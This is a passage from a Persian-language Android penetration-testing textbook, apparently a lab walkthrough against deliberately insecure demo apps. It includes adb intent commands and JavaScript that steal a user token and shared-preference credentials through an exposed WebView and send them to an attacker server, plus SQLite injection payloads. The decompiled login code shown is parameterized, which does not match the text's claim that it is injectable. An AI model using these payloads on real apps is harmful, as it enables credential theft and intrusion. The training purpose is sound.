
حالا داخل adb shell یکی از دستورات زیر را اجرا می کنیم (فرقی ندارد کدام باشد

هر دو همان کار را انجام می دهند):

```
am start -n com.example.insecurewebView/.SupportWebView -e support_url 'http://172.20.10.3:8000/test.html'
am start -n com.example.insecurewebView/com.example.insecurewebView.SupportWebView -e support_url 'http://172.20.10.3:8000/test.html'
```

```
255@motion_phone_arm64:/ # am start -n com.example.insecurewebView/.SupportWebView -e support_url 'http://172.20.10.3:8000/test.html'
Starting: Intent { cmp=com.example.insecurewebView/.SupportWebView (has extras) }
motion_phone_arm64:/ #
```

نرم افزار اجرا می شود :



این مقدار object را که در تصویر مشاهده میکنید به معنی این است که web view توانسته به آبجکت دسترسی داشته باشد. حالا می گوییم متод getToken را فراخوانی نماید:

```

8 <body>
9   <h1>webView1</h1>
0   <script>
1     alert(window.Android.getUserToken());
2   </script>
3   </body>
4 </html>
```


پس زمانی که webView object لود میشود متود interface را پیدا می کند و به یک javascript تبدیل می شود.

فصل ۳. معرفی برخی از آسیب پذیری ها ■ ۲۲۱

الان که دوباره این دستور را اجرا کنیم:

```
130|motion_phone_arm64:/ # am start -n com.example.insecurewebView/.SupportWebView -e support_url 'http://172.20.10.3:8000/test.html'  
Starting: Intent { cmp=com.example.insecurewebView/.SupportWebView (has extras) }  
motion_phone_arm64:/ #
```

و می بینیم:



توكن را برگرداند.

برای اینکه من بتوانم توكن را hijack کنم می توانم از کد زیر استفاده کنم:

Example

```

var xhttp = new XMLHttpRequest();
xhttp.onreadystatechange = function() {
    if (this.readyState == 4 && this.status == 200) {
        // Typical action to be performed when the document is ready:
        document.getElementById("demo").innerHTML = xhttp.responseText;
    }
};
xhttp.open("GET", "filename", true);
xhttp.send();

```

Try it Yourself »

که البته من به این شکل تغییر دادم:

```

<body>
    <h1>webView1</h1>
    <script>
        //alert(window.Android.getUserToken());
        var xhttp = new XMLHttpRequest();
        xhttp.open("GET", "http://172.20.10.3:9090/?t="+window.Android.getUserToken(), true);
        xhttp.send();

    </script>
</body>

```

حالا یک server دیگر بالا ایجاد میکنیم :

۲۲۳. معرفی برخی از آسیب پذیری ها

```
Last login: Fri Nov 24 11:53:32 on ttys006
meisamrce@meisamrces-MacBook-Pro ~ % python3 -m http.server 9090
Serving HTTP on :: port 9090 (http://[::]:9090/) ...
```

پس در واقع این IP و port که در عکس بالایی گذاشته بودیم در واقع مربوط به هکر هست.
<http://172.20.10.9090/> دوباره می گوییم:

```
Last login: Fri Nov 24 11:58:24 on ttys006
meisamrce@meisamrces-MacBook-Pro ~ % adb shell
motion_phone_arm64:/ # am start -n com.example.insecurewebView/.SupportWebView -e support_url 'http://172.20.10.3:8000/test.html'
Starting: Intent { cmp=com.example.insecurewebView/.SupportWebView (has extras) }
motion_phone_arm64:/ #
```

و می بینیم که توکن hijack شد به ما نمایش می دهد:

```
ffff:172.20.10.3 - [24/Nov/2023 11:54:51] "GET /test.html HTTP/1.1" 200 -
ffff:172.20.10.3 - [24/Nov/2023 11:55:05] code 404, message File not found
ffff:172.20.10.3 - [24/Nov/2023 11:55:05] "GET /favicon.ico HTTP/1.1" 404 -
ffff:172.20.10.3 - [24/Nov/2023 11:56:54] "GET /test.html HTTP/1.1" 200 -
ffff:172.20.10.3 - [24/Nov/2023 11:57:05] code 404, message File not found
ffff:172.20.10.3 - [24/Nov/2023 11:57:05] "GET /favicon.ico HTTP/1.1" 404 -
ffff:172.20.10.3 - [24/Nov/2023 12:00:14] "GET /test.html HTTP/1.1" 200 -
ffff:172.20.10.3 - [24/Nov/2023 12:00:14] code 404, message File not found
ffff:172.20.10.3 - [24/Nov/2023 12:00:14] "GET /favicon.ico HTTP/1.1" 404 -
```



```
Last login: Fri Nov 24 11:53:32 on ttys006
meisamrce@meisamrces-MacBook-Pro ~ % python3 -m http.server 9090
Serving HTTP on :: port 9090 (http://[::]:9090/) ...
ffff:172.20.10.3 - [24/Nov/2023 12:00:14] "GET /f39dd399-7a20-43ef-a177-143342bb9008 HTTP/1.1" 200 -
```



```
Last login: Fri Nov 24 11:58:24 on ttys006
meisamrce@meisamrces-MacBook-Pro ~ % adb shell
motion_phone_arm64:/ # am start -n com.example.insecurewebView/.SupportWebView -e support_url 'http://172.20.10.3:8000/test.html'
Starting: Intent { cmp=com.example.insecurewebView/.SupportWebView (has extras) }
motion_phone_arm64:/ #
```

حالا اگر در اپلیکیشن متوجه داشت که ارسال SMS یا لیست کردن فایل‌ها باشد می‌توانیم همه آن‌ها را از طریق javascript فرخوانی کنیم.

پس در واقع تا اینجا فقط کافی است که کاربر اپلیکیشن vpn را نصب کند و دکمه start را بزنند ما از این سمت می‌توانیم توکن را دریافت کنیم و به اطلاعات آن دسترسی پیدا می‌کنیم، پس توانستیم از این طریق توکن کاربر را hijack کنیم.

حالا می‌رویم سراغ webView دوم که در ثبت نام داشتیم:



```

InsecureWebView.apk
Source code
  ↳ android.support.v4
  ↳ androidx
  ↳ com
    ↳ example.insecurewebView
      ↳ BuildConfig
      ↳ FirstFragment
      ↳ HomeActivity
      ↳ MainActivity
      ↳ R
      ↳ RegistrationWebView
      ↳ SecondFragment
      ↳ SupportWebView
      ↳ WebAppInterface
      ↳ google
      ↳ kotlin
      ↳ kotlin.coroutines
      ↳ org
  ↳ Resources
  ↳ APK signature
  ↳ Summary

RegistrationWebView
  ↳ onCreate(Bundle)
    /* JADX INFO: Access modifiers changed from: protected */
    @Override // androidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity, androidx.core.app.ComponentActivity
    public void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        setContentView(R.layout.activity_registration_web_view);
        setTitle("Registration page");
        loadWebView();
    }

    private void loadWebView() {
        WebView webView = (WebView) findViewById(R.id.webview);
        webView.setWebChromeClient(new WebChromeClient() { // from class: com.example.insecurewebView.RegistrationWebView
            @Override // android.webkit.WebChromeClient
            public boolean onConsoleMessage(ConsoleMessage consoleMessage) {
                Log.d("MyApplication", consoleMessage.message() + " — From line " + consoleMessage.lineNumber());
                return true;
            }
        });
        webView.setWebViewClient(new WebViewClient());
        webView.getSettings().setAllowUniversalAccessFromFileURLs(true);
        webView.getSettings().setJavaScriptEnabled(true);
        if (getIntent().getExtras().getBoolean("is_reg", false)) {
            webView.loadUrl("file:///android_asset/registration.html");
        } else {
            webView.loadUrl(getIntent().getStringExtra("reg_url"));
        }
    }
}

```


حالا دستور زیر را اجرا می‌کنیم:

```
am start -n com.example.insecurewebView/.RegistrationWebView -e is_reg true -e reg_url 'http://172.20.10.3:8000/e2.html'
```

```

motion_phone_arm64:/ # am start -n com.example.insecurewebView/.RegistrationWebView -e is_reg true -e reg_url 'http://172.20.10.3:8000/e2.html'
Starting: Intent { cmp=com.example.insecurewebView/.RegistrationWebView (has extras) }
motion_phone_arm64:/ # 
```

و می‌شود:



webView2

از آنجایی که `setAllowUniversalAccessFromFileURLs` را فعال کرده:

36

```
webView.getSettings().setAllowUniversalAccessFromFileURLs(true);
```

می توانیم به `storage` و `Shared preferences` ها دسترسی پیدا کنیم.
زمانی می توانیم از `setAllowUniversalAccessFromFileURLs` استفاده کنیم که
فایلی که داریم `load` می کنیم حتما باید از `file://` باشد:

42

```
webView.loadUrl("file:///android_asset/registration.html");
```

و نمی توانیم از طریق `url` به آن دسترسی داشته باشیم.

پس این درست نیست و نمی توانیم اکسپلوبیت کنیم:

```
not exploit :
```

```
am start -n com.example.insecurewebView/.RegistrationWebView -e is_reg true -e req_url 'http://172.20.10.3:8000/e2.html'
```

برای اینکه بتوانیم `exploit` کنیم باید یک فایل `html` داخل گوشی بسازیم:

```

note.txt test.html e2.html X android.txt
Users > meisamrce > Downloads > e2.html > html > body > script > load > onreadystatechange
3   <head>
4     <meta charset="UTF-8">
5     <meta name="viewport" content="width=device-width, initial-scale=1.0">
6     <title>webView2</title>
7   </head>
8   <body>
9     <h1>webView2</h1>
10    <script>
11      var url = 'file:///data/data/com.example.insecurewebView/shared_prefs/MainActivity.xml';
12      function load(url) {
13        var xhr = new XMLHttpRequest();
14        xhr.onreadystatechange = function() {
15          if (xhr.readyState === 4) {
16            alert(xhr.responseText);
17            //fetch('http://138.58.182.36:9997/data=' + encodeURIComponent(btoa(xhr.responseText)));
18          }
19        }
20        xhr.open('GET', url, true);
21        xhr.send('');
22      }
23      load(url);
24    </script>
25

```

و از طریق Storage فراخوانی کنیم.

اگر یک اپلیکیشن اندروید بسازیم می توانیم بگوییم داخل storage یک فایل به اسم x.html بساز و این قطعه کد را داخل آن write نماید و زمانی که دکمه start را میزنم این فایل را به آن ارسال کند.

داخل adb shell که برویم و ls بگیریم می بینیم که چیزی به نام storage داریم:

۳. معرفی برخی از آسیب پذیری ها ■ ۲۲۷

```
X adb
Keyboard interrupt received, exiting.
meisamrce@meisamrces-MacBook-Pro ~ % adb shell
motion_phone_arm64:/ # ls
acct bugreports d debug_ramdisk etc linkerconfig odm product storage system_ext
apex cache data default.prop init lost+found oem sbin sys tmp
bin config data_mirror dev init.environ.rc mnt proc sdcard system vendor
motion_phone_arm64:/ # cd storage
motion_phone_arm64:/storage # ls
emulated self
motion_phone_arm64:/storage # cd self/
motion_phone_arm64:/storage/self # ls
primary
motion_phone_arm64:/storage/self # cd primary/
motion_phone_arm64:/storage/self/primary # ls
Alarms Android Audiobooks DCIM Documents Download Movies Music Notifications Pictures Podcasts Ringtones
motion_phone_arm64:/storage/self/primary # pwd
/storage/self/primary
motion_phone_arm64:/storage/self/primary #
```

حالا از این مسیر استفاده می کنیم و می گوییم :

```
X adb
Starting: Intent { cmp=com.example.insecurewebView/.RegistrationWebView (has extras) }
motion_phone_arm64:/ # exit
meisamrce@meisamrces-MacBook-Pro ~ % cd Downloads
meisamrce@meisamrces-MacBook-Pro Downloads % adb push e2.html /storage/self/primary/e2.html
e2.html: 1 file pushed, 0 skipped. 0.7 MB/s (800 bytes in 0.001s)
```

فایل مورد نظرمون را داخل مسیری که دراورده بودیم push کردیم، حالا می گوییم:

```
meisamrce@meisamrces-MacBook-Pro Downloads % adb shell
motion_phone_arm64:/ # cd /storage/self/primary
motion_phone_arm64:/storage/self/primary # ls
Alarms Android Audiobooks DCIM Documents Download Movies Music Notifications Pictures Podcasts Ringtones e2.html
motion_phone_arm64:/storage/self/primary #
```

و دیدیم که فایل داخل مسیر مورد نظر قرار گرفته است.


پس می توانیم دستور زیر را اجرا کنیم:

```
am start -n com.example.insecurewebView/.RegistrationWebView -e is_reg true -e reg_url 'file:///storage/self/primary/e2.html'
```

و بگوییم:

```
-n com.example.insecurewebView/.RegistrationWebView -e is_reg true -e reg_url 'file:///storage/self/primary/e2.html'
Starting: Intent { cmp=com.example.insecurewebView/.RegistrationWebView (has extras) }
motion_phone_arm64:/storage/self/primary #
```

خطا دریافت میکنیم :



علت این است که از اندروید ۱۱ به بعد دیگر اجازه نمی‌دهد که از آدرس‌های متفاوت فایل html لود کنیم و فقط اجازه می‌دهد از طریق asset داخل خود اپلیکیشن بتوانیم فایل را به web view بدهیم.

یعنی اجازه نداریم که از طریق SD Card و لوکیشن دیگر ای فایل html را در web view گوشی render کنیم.

و به جای آن میتوانیم از دستور زیر استفاده کنیم :

```
meisamrc@meisamrc-MBP ~ % adb shell
motion_phone_arm64:/ # am start -n com.example.insecurewebView/.RegistrationWebView -e is_reg true -e reg_url 'javascript:alert(1)'
Starting: Intent { cmp=com.example.insecurewebView/.RegistrationWebView (has extras) }
motion_phone_arm64:/ #
```

که می‌شود:


فصل ۳. معرفی برخی از آسیب پذیری ها ■ ۲۲۹



پس با استفاده از javascript: می توان کد جاوا اسکریپت تزریق کرد و لی به این آدرس هم دسترسی نداریم:

```
file:///data/data/com.example.insecurewebView/shared_prefs/MainActivity.xml';
```

ولی می توانیم با javascript dom کمی به web view کد تزریق کنیم، برای مثال می توانیم یک فرم جعلی بسازیم. مثلا می توانیم با استفاده از دستور زیر به آن کد html تزریق کنیم:



پس :

```
insecurewebView.RegistrationWebView -e is_reg true -e reg_url 'javascript:document.body.innerHTML='Username : <input type="text" id="username">''  
Starting: Intent { cmp=com.example.insecurewebView/.RegistrationWebView (has extras) }  
motion_phone_arm64:/ #
```

این شد:



اما روی اندروید ۱۰ به پایین می‌توانیم به این شکل عمل کنیم:

یک فایل html دیگر ایجاد کردم:

```

1 <script>
2   var url = 'file:///data/data/com.example.insecurewebview/shared_prefs/MainActivity.xml';
3   function load(url) {
4     var xhr = new XMLHttpRequest();
5     xhr.onreadystatechange = function() {
6       if (xhr.readyState === 4) {
7         fetch("http://192.168.1.100:999/?data=" + encodeURIComponent(btoa(xhr.responseText)));
8       }
9     }
10    xhr.open('GET', url, true);
11    xhr.send('');
12  }
13  load(url)
14 </script>

```

حال آن را ارسال می‌کنیم:

```

↳ Downloads adb push test.html /mnt/sdcard/test.html
test.html: 1 file pushed, 0 skipped. 0.3 MB/s (440 bytes in 0.001s)
↳ Downloads

```

فصل ۳. معرفی برخی از آسیب پذیری ها ■ ۲۳۱

و حالا activity را start می کنیم :

```
adb shell am start -n com.example.insecurewebView/.RegistrationWebView --es reg_url "file:///mnt/sdcard/test.html"
```

پس می گوییم:

```
[+] Downloads adb shell am start -n com.example.insecurewebView/.RegistrationWebView --es reg_url "file:///mnt/sdcard/test.html"
[+] Starting: Intent { cmp=com.example.insecurewebView/.RegistrationWebView (has extras) }
[+] Downloads
```

صفحه زیر load می شود:



و یک درخواست به سمت Server هکر ارسال میشود :

```
[x] Default: nodemon (node)
[nodemon] watching extensions: js,mjs,json
[nodemon] starting `node app.js`
Listening on port 999...!!!
get
{ data: 'ali' }
get
{
  data: 'PD94bWwgdmVyc2lvbj0nMS4wJyB1bmNvZGluZz0ndXRmLTw1HNOYW5kYWxvbmlU9J3l1cycgPz4KPG1hcD4KICAgIDxz
HN0cmliuZyBuYW1lPSJwYXNzd29yZC1 MTIzPC9zdHJpbmc CjwvbWFwPgo='
}
```

الآن کافی است که این مقدار را کپی کنیم و داخل سایت اطلاعات را decode کنیم:

<https://www.base64decode.org>

۲۳۲ ■ تست نفوذ اپلیکیشن‌های اندروید

```
PD94bWwgdmVyc2vbj0nMS4wJyBibmNvZGluZz0ndXRmlTgnlHN0YW5kYWvbmlU9J3lcycgPz4KPG1hcD4KICAgIDxzdlJpbmcgbmPzT0idXNlcmb5hbWUjPm1aXNhbXJjZTwvc3RyaW5nPgojCAgPHN0cmLuZyBuYW1lPSJwYXNzd29yZC1+MTIzPC9zdHJpbmc+CjwvbwFwPg0=
```

❶ For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< DECODE > Decodes your data into the area below.

```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
<string name='username'>meisamrc</string>
<string name='password'>123</string>
</map>
```


همانطور که دیدید توانستیم مقادیر Shared preferences را بدست آوریم.

: SQLite SQL Injection

در اپلیکیشن ها نیاز به دیتابیس برای ذخیره سازی یکسری اطلاعات داریم، که database اپلیکیشن های اندرویدی SQLite می باشد. فرض کنید یک اپلیکیشن داریم و داخل آن یک local password می گذاریم. که این local password می تواند داخل Shared preferences ها یا داخل دیتابیس SQLite ذخیره شده باشد. مثلا در تلگرام ما یک authentication بصورت لوکال می گذاریم اما در واقع password داخل اپلیکیشن ذخیره می شود. در واقع می توانیم مقادیر را داخل ورودی ها تزریق کنیم و یکسری اطلاعات را از داخل دیتابیس اپلیکیشن بدست آوریم. زمانی که داریم نرم افزاری را پیاده سازی می کنیم و از دیتابیس SQLite استفاده می کنیم، باید اجازه بدھیم که SQL Injection رخ دهد. اپلیکیشن SQLInjection.apk را نصب می کنیم:


```
Last login: Fri Dec 8 09:20:47 on ttys001
meisamrce@meisamrces-MBP Downloads % adb install SQLInjection.apk
Performing Streamed Install
Success
meisamrce@meisamrces-MBP Downloads %
```

نرم افزار را اجرا می کنیم:



در بحث SQL Injection عمدتاً مشکل ما متد rawQuery خواهد بود. یعنی اگر مستقیماً از تابع rawQuery استفاده کرده باشند SQL Injection رخ می‌دهد، اما اگر از مکانیزم parameterized استفاده کرده باشد باعث می‌شود که ورودی امن باشد.

الآن اگر داخل username یک تک کوتیشن وارد کنیم:



فرض کنید یک query زدیم که می‌گوید:

```
String username = editText.getText().toString();
String q = " SELECT * FROM users WHERE username = '" + username + "' "
db.rawQuery(q)
```

کل فرایند SQL Injection داخل همین کوئری که نوشته شده اتفاق می افتد.
حالا چون برنامه نویس داخل query یک تک کوتیشن قرار داده است :

```
: " + username + " "
```

بعد با یک تک کوتیشن که هکر وارد میکند ، باعث می شود که query دچار اختلال شود
و درنتیجه خطای داده مشاهده شود .

وارد jadx می شویم و از طریق package name به فایل زیر می رسیم:

```

SQLInjection.apk
  Source code
    android.support.v4
    androidx
    com
      example.sqlinjection
        BuildConfig
        DBHandler
          MainActivity
          R
        google
        Resources
        META-INF
        res
        AndroidManifest.xml
        classes.dex
        resources.arsc
      APK signature
      Summary

AndroidManifest.xml
  DBHandler
    c final int DB_VERSION = 1;
    c Context context) {
    c text, DB_NAME, (SQLiteDatabase.CursorFactory) null, 1);
    android.database.sqlite.SQLiteDatabaseHelper
    onCreate(SQLiteDatabase SQLiteDatabase) {
    base.execSQL("CREATE TABLE users (id INTEGER PRIMARY KEY AUTOINCREMENT, username TEXT,password TEXT");
    android.database.sqlite.SQLiteDatabaseHelper
    onUpgrade(SQLiteDatabase SQLiteDatabase, int i, int i2) {
    database.execSQL("DROP TABLE IF EXISTS users");
    SQLiteDatabase;
    }
    ddUser(String str, String str2) {
    database writableDatabase = getWritableDatabase();
    ContentValues contentValues = new ContentValues();
    contentValues.put("username", str);
    contentValues.put("password", str2);
    database.insert("users", null, contentValues);
    database.close();
    }

public String login(String str, String str2) {
    try {
        SQLiteDatabase writableDatabase = getWritableDatabase();
        Cursor rawQuery = writableDatabase.rawQuery("SELECT * FROM users WHERE username = ? AND password = ?", new String[]{str, str2});
        if (rawQuery.moveToFirst()) {
            return "Hi " + rawQuery.getString(1);
        }
        return "Username or Password incorrect!";
    } catch (Exception e) {
        return e.toString();
    }
}

```

پایین تر داخل login می بینیم که از rawQuery استفاده کرده است:

```

45 public String login(String str, String str2) {
46     try {
47         SQLiteDatabase writableDatabase = getWritableDatabase();
48         Cursor rawQuery = writableDatabase.rawQuery("SELECT * FROM users WHERE username = ? AND password = ?", new String[]{str, str2});
49         if (rawQuery.moveToFirst()) {
50             return "Hi " + rawQuery.getString(1);
51         }
52         return "Username or Password incorrect!";
53     } catch (Exception e) {
54         return e.toString();
55     }
56 }

```

داخل `MainActivity` هم می‌بینیم که دو تا `user` اضافه شده:

```

25   dBHandler.addUser("admin", "123");
26   this.dbHandler.addUser("test", "test");

```

حالا برای bypass کردن آن از پیلود‌های که در لینک زیر می‌باشد میتوانیم استفاده کنیم :

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL%20Injection/SQLite%20Injection.md>

مثلا برای login کردن کافی است بگوییم:

' or 1=1 --


حالا مثلا می‌دانیم که یک `username` دارد به نام `admin` اما نمی‌دانیم که `password` چه مقداری می‌باشد ، پس `Query` را با دستور بالا تغییر می‌دهیم :

```
SELECT * FROM users WHERE username = 'ali' or 1=1 --' and password = 'password'
```

در واقع با آن تک کوتیشن اول دستور آمدیم `username` را با مقداری که به آن دادیم بستیم و گفتم مثلا `username` برابر باشد با `ali` بعد از عملگر `or` استفاده کردیم که ۱ برابر باشد با ۱ که این عبارت همیشه `true` می‌باشد و اولین رکورد جدول را برای ما می‌آورد و چون حالا یک تک کوتیشن اضافه در انتهای رشته `query` است که آن را با دستور `comment` کردیم .--

پس الان اگر بگوییم:

فصل ۳. معرفی برخی از آسیب پذیری ها ■ ۲۳۷



یا مثلاً می توانیم بگوییم:


admin' order by 1 --

می شود:



ما در واقع گفتیم روی ستون ۱۰۰ عملیات مرتب‌سازی را انجام بده اما چون که ستون ۱۰۰ ندارد به ما خطأ میدهد و به همین شکل تست می‌کنیم تا خطأ ندهد.
می‌گوییم که آیا ۳ ستون دارد؟

فصل ۳. معرفی برخی از آسیب پذیری ها ■ ۲۳۹




حالا می توانیم با دستور union اطلاعات مورد نظر را بدست آوریم :

```
admin' union select 1,2,3 --
```

زمانی که می خواهیم دو تا جدول را با هم union کنیم باید تعداد ستون ها آنها یکسان باشد.

پس اول باید تعداد ستون ها را بدست بیاوریم که توسط order by این کار را انجام دادیم و نتیجه آن ۳ ستون شد.


حالا دستور زیر را وارد میکنیم :



